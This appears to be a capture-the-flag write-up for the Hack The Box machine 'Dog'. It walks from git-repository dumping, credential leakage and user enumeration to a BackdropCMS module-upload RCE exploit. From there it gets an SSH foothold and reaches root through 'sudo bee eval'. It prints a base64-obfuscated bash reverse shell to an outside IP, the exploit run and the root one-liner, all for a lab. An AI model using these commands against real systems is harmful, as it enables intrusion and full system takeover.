Dog Walkthrough - HTB Easy | BackdropCMS RCE & Sudo Privilege Escalation
Complete walkthrough of Dog from Hack The Box. Covers discovering sensitive information through exposed Git repository, credential extraction, exploiting BackdropCMS admin privileges for Remote Code Execution via malicious archive upload, password reuse for SSH access, and exploiting sudo misconfiguration with the Bee CLI utility to gain root access.

Overview
Dog is an easy-rated Linux machine that involves reading sensitive information through an exposed git repository and exposing credentials to get administrator access to BackdropCMS. The admin privileges allow an attacker to exploit Remote Code Execution by uploading a malicious archive containing a PHP backdoor to gain an initial foothold. The johncusack user account also reuses the BackdropCMS password. After compromising the johncusack account, the attacker finds that the user can run the bee executable with sudo privileges, which allows the attacker to gain root privileges.
External Enumeration
Nmap
Let’s start with an nmap scan.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
┌─[dua2z3rr@parrot]─[~]
└──╼ $sudo nmap -vv -p- 10.10.11.58
<SNIP>
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63

<SNIP>

┌─[dua2z3rr@parrot]─[~]
└──╼ $sudo nmap -vv -p 80,22 -sC -sV 10.10.11.58
<SNIP>
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 97:2a:d2:2c:89:8a:d3:ed:4d:ac:00:d2:1e:87:49:a7 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDEJsqBRTZaxqvLcuvWuqOclXU1uxwUJv98W1TfLTgTYqIBzWAqQR7Y6fXBOUS6FQ9xctARWGM3w3AeDw+MW0j+iH83gc9J4mTFTBP8bXMgRqS2MtoeNgKWozPoy6wQjuRSUammW772o8rsU2lFPq3fJCoPgiC7dR4qmrWvgp5TV8GuExl7WugH6/cTGrjoqezALwRlKsDgmAl6TkAaWbCC1rQ244m58ymadXaAx5I5NuvCxbVtw32/eEuyqu+bnW8V2SdTTtLCNOe1Tq0XJz3mG9rw8oFH+Mqr142h81jKzyPO/YrbqZi2GvOGF+PNxMg+4kWLQ559we+7mLIT7ms0esal5O6GqIVPax0K21+GblcyRBCCNkawzQCObo5rdvtELh0CPRkBkbOPo4CfXwd/DxMnijXzhR/lCLlb2bqYUMDxkfeMnmk8HRF+hbVQefbRC/+vWf61o2l0IFEr1IJo3BDtJy5m2IcWCeFX3ufk5Fme8LTzAsk6G9hROXnBZg8=
|   256 27:7c:3c:eb:0f:26:e9:62:59:0f:0f:b1:38:c9:ae:2b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBM/NEdzq1MMEw7EsZsxWuDa+kSb+OmiGvYnPofRWZOOMhFgsGIWfg8KS4KiEUB2IjTtRovlVVot709BrZnCvU8Y=
|   256 93:88:47:4c:69:af:72:16:09:4c:ba:77:1e:3b:3b:eb (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPMpkoATGAIWQVbEl67rFecNZySrzt944Y/hWAyq4dPc
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Unknown favicon MD5: 3836E83A3E835A26D789DDA9E78C5510
|_http-generator: Backdrop CMS 1 (https://backdropcms.org)
|_http-title: Home | Dog
| http-robots.txt: 22 disallowed entries
| /core/ /profiles/ /README.md /web.config /admin
| /comment/reply /filter/tips /node/add /search /user/register
| /user/password /user/login /user/logout /?q=admin /?q=comment/reply
| /?q=filter/tips /?q=node/add /?q=search /?q=user/password
|_/?q=user/register /?q=user/login /?q=user/logout
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-git:
|   10.10.11.58:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: todo: customize url aliases.  reference:https://docs.backdro...
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
We see that nmap reveals a GitHub repository.
Web Application Analysis
HTTP Service
Let’s access port 80 through the browser.

There’s a login page, but it doesn’t seem exploitable. We notice that the site was built with Backdrop CMS.
Let’s use the git-dumper tool to dump the repository and reconstruct it.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌─[dua2z3rr@parrot]─[~/git-dumper/git_dir]
└──╼ $ls -al
total 60
drwxr-xr-x 1 dua2z3rr dua2z3rr   164 24 ott 13.06 .
drwxr-xr-x 1 dua2z3rr dua2z3rr   178 24 ott 13.05 ..
drwxr-xr-x 1 dua2z3rr dua2z3rr   222 24 ott 13.06 core
drwxr-xr-x 1 dua2z3rr dua2z3rr   146 24 ott 13.06 files
drwxr-xr-x 1 dua2z3rr dua2z3rr   128 24 ott 13.06 .git
-rwxr-xr-x 1 dua2z3rr dua2z3rr   578 24 ott 13.06 index.php
drwxr-xr-x 1 dua2z3rr dua2z3rr    18 24 ott 13.06 layouts
-rwxr-xr-x 1 dua2z3rr dua2z3rr 18092 24 ott 13.06 LICENSE.txt
-rwxr-xr-x 1 dua2z3rr dua2z3rr  5285 24 ott 13.06 README.md
-rwxr-xr-x 1 dua2z3rr dua2z3rr  1198 24 ott 13.06 robots.txt
-rwxr-xr-x 1 dua2z3rr dua2z3rr 21732 24 ott 13.06 settings.php
drwxr-xr-x 1 dua2z3rr dua2z3rr    36 24 ott 13.06 sites
drwxr-xr-x 1 dua2z3rr dua2z3rr    18 24 ott 13.06 themes
In the settings.php file, we find the database credentials, but it’s not exposed.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
<?php
/**
 * @file
 * Main Backdrop CMS configuration file.
 */

/**
 * Database configuration:
 *
 * Most sites can configure their database by entering the connection string
 * below. If using primary/replica databases or multiple connections, see the
 * advanced database documentation at
 * https://api.backdropcms.org/database-configuration
 */
$database = 'mysql://root:BackDropJ2024DS2024@127.0.0.1/backdrop';
$database_prefix = '';
<SNIP>
User Enumeration with Ffuf
I see that when trying to log in to the admin page, a request is made to the /account endpoint.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
┌─[✗]─[dua2z3rr@parrot]─[~]
└──╼ $ffuf -w SecLists/Usernames/xato-net-10-million-usernames.txt:FUZZ -u http://dog.htb/\?q=accounts/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://dog.htb/?q=accounts/FUZZ
 :: Wordlist         : FUZZ: /home/dua2z3rr/SecLists/Usernames/xato-net-10-million-usernames.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

john                    [Status: 403, Size: 7544, Words: 643, Lines: 114, Duration: 548ms]
tiffany                 [Status: 403, Size: 7544, Words: 643, Lines: 114, Duration: 3418ms]
John                    [Status: 403, Size: 7544, Words: 643, Lines: 114, Duration: 24ms]
morris                  [Status: 403, Size: 7544, Words: 643, Lines: 114, Duration: 2251ms]
JOHN                    [Status: 403, Size: 7544, Words: 643, Lines: 114, Duration: 28ms]
axel                    [Status: 403, Size: 7544, Words: 643, Lines: 114, Duration: 1136ms]

We can then perform a password spray with the database password and these usernames. We’ll discover that tiffany can access the admin dashboard.
Initial Access
Admin Dashboard Exploitation
We see that we can upload modules in .tar format to the site, and thus obtain RCE. There’s a ready-made exploit on GitHub: https://github.com/rvizx/backdrop-rce.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌─[dua2z3rr@parrot]─[~/backdrop-rce]
└──╼ $python3 exploit.py http://dog.htb tiffany BackDropJ2024DS2024
[>] logging in as user: 'tiffany'
[>] login successful
[>] enabling maintenance mode
[>] maintenance enabled
[>] payload archive: /tmp/bd_ec0w_uys/rvzcee511.tgz
[>] fetching installer form
[>] uploading payload (bulk empty)
[>] initial upload post complete
[>] batch id = 15; sending authorize 'do_nojs' and 'do'
[>] waiting for shell at: http://dog.htb/modules/rvzcee511/shell.php
[>] shell is live
[>] interactive shell – type 'exit' to quit
dua2z3rr@dog.htb > whoami
www-data
dua2z3rr@dog.htb > echo 'YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi45LzkwMDEgMD4mMQ==' | base64 -d | bash
Reverse Shell
1
2
3
4
5
6
7
┌─[✗]─[dua2z3rr@parrot]─[~]
└──╼ $nc -lnvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.58 50468
bash: cannot set terminal process group (937): Inappropriate ioctl for device
bash: no job control in this shell
www-data@dog:/var/www/html/modules/rvzcee511$
Lateral Movement
Privilege Escalation
We can transfer linpeas.sh to the target machine and execute it. This will inform us that the machine is vulnerable to CVE-2021-3560. However, this leads nowhere. Next, I tried connecting to the database to see if I could find password hashes, but was unsuccessful. Finally, I tried connecting via SSH to user johncusack with the database password.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
┌─[dua2z3rr@parrot]─[~]
└──╼ $ssh johncusack@10.10.11.58
johncusack@10.10.11.58's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-208-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Mon 10 Mar 2025 11:04:07 AM UTC

  System load:           1.06
  Usage of /:            49.1% of 6.32GB
  Memory usage:          15%
  Swap usage:            0%
  Processes:             243
  Users logged in:       0
  IPv4 address for eth0: 10.129.232.33
  IPv6 address for eth0: dead:beef::250:56ff:feb9:67d7


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Tue Mar 4 17:04:29 2025 from 10.10.16.9
johncusack@dog:~$
Occam’s Razor…
User flag obtained from /home/johncusack/user.txt
Privilege Escalation
Internal Enumeration
As the first command, I use sudo -l.
1
2
3
4
5
6
7
johncusack@dog:~$ sudo -l
[sudo] password for johncusack:
Matching Defaults entries for johncusack on dog:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User johncusack may run the following commands on dog:
    (ALL : ALL) /usr/local/bin/bee
Bee Binary Analysis
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
johncusack@dog:~$ sudo /usr/local/bin/bee
🐝 Bee
Usage: bee [global-options] <command> [options] [arguments]

Global Options:
 --root
 Specify the root directory of the Backdrop installation to use. If not set, will try to find the Backdrop installation automatically based on the current directory.

 --site
 Specify the directory name or URL of the Backdrop site to use (as defined in 'sites.php'). If not set, will try to find the Backdrop site automatically based on the current directory.

 --base-url
 Specify the base URL of the Backdrop site, such as https://example.com. May be useful with commands that output URLs to pages on the site.

 --yes, -y
 Answer 'yes' to questions without prompting.

 --debug, -d
 Enables 'debug' mode, in which 'debug' and 'log' type messages will be displayed (in addition to all other messages).


Commands:

<SNIP>

 ADVANCED
  db-query
   dbq
   Execute a query using db_query().

  eval
   ev, php-eval
   Evaluate (run/execute) arbitrary PHP code after bootstrapping Backdrop.

  php-script
   scr
   Execute an arbitrary PHP file after bootstrapping Backdrop.

  sql
   sqlc, sql-cli, db-cli
   Open an SQL command-line interface using Backdrop's database credentials.
We can obtain privilege escalation through the eval command.
Root Access
1
2
3
4
johncusack@dog:/var/www/html$ sudo bee eval "system('/bin/bash')"
root@dog:/var/www/html# cd /
root@dog:/# whoami
root
Root flag obtained! Box completed.
Reflections
Main Mistake
Occam’s Razor…
Open Question
I really don’t know what the eval flag in the bee binary would be used for except for being an open door for attackers. Do you think that binaries like this should include a plain open option like this? Do you know why this feature was implemented?
Completed this box? Did you complete the box without any issues? Leave a comment down below!